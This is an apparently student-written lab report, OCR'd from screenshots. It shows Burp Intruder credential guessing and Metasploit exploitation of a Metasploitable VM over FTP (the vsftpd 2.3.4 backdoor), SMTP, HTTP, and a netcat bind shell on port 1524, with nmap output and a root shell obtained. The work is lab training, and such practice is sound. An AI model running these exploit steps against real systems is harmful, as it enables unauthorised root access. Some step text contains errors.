

Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 4
Payload type: Simple list
Request count: 16
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
sfghj
255hk
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#





PERFORM EXPLOITING METASPLOIT


EXPLOITING METASPLOITABLE USING FTP

- Enter the command $ sudo -s
- Enter the command nmap -sV followed by the target IP.
- Enter msfconsole.
- Enter the command search vstpd
- Enter the command exploit/unix/ftp/vstpd_234_backdoor which is available from step 4
- use exploit/unix/ftp/vstpd_234_backdoor
- Just enter show options
- set the value for RHOSTS so enter the command set RHOSTS 192.168.56.102
- Use show options in-order to check whether the RHOSTS has been updated or not.
- Enter the command show payloads
- We must set the payload as set payloads 192.168.56.102
- Enter the command exploit.





kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2A:8A:23 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds
(root@kali)-[/home/kali]
msfconsole
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: When in a module, use back to go back to the top level prompt
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Type here to search
8°C Mostly cloudy
ENG
17:35
13-03-2023



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.102 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
Type here to search
8°C Mostly cloudy
ENG
17:35
13-03-2023



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/cmd/unix/interact
[-] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from 'show payloads'.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:36419 → 192.168.56.102:6200) at 2023-03-13 08:02:52 -0400
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
Type here to search
8°C Mostly cloudy
ENG
17:36
13-03-2023

EXPLOITING METASPOILTABLE USING SMTP

- Using ifconfig to find the ip address of the kali linux and then using nbtscan to find the ip of the targetthat is metasploitable.
- To find the port no and the version we use -sV along the ip of the target.
- Using msfconsole and then used commad show options and then setting the RHOST using Rhost alongwith the ip of the target. Show options to check we have set the rhost and then use run command.








EXPLOITING METASPOITABLE USING BLIND SHELL


- Using the nbtscan we are finding the ip address of the target.
- Nmap -sV is used to find the version service and port no of the connections, nmap -p is used to find thedetails of the bind shell port number.
- Using nc 192.168.56.102 1524





EXPLOITING METASPOITABLE USING HTTP

First check the Ip of the metasploitable, then enter the command nmap -sV 192.168.56.102 to check the port which is open. Then check for http, set the rhosts, payloads, show options and at last hit run or exploit.


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
(root㉿kali)-[/home/kali]
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::93ff:2db8:661c:22f0 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
RX packets 10979 bytes 3851474 (3.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 14950 bytes 1898720 (1.8 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 1392 bytes 141913 (138.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1392 bytes 141913 (138.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(root㉿kali)-[/home/kali]
nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-Q1OCGVI4 <server> <unknown> 0a:00:27:00:00:04
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied
(root㉿kali)-[/home/kali]
nmap -sV 192.168.56.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-13 08:20 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
Type here to search
8°C Mostly cloudy
ENG
17:56
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds
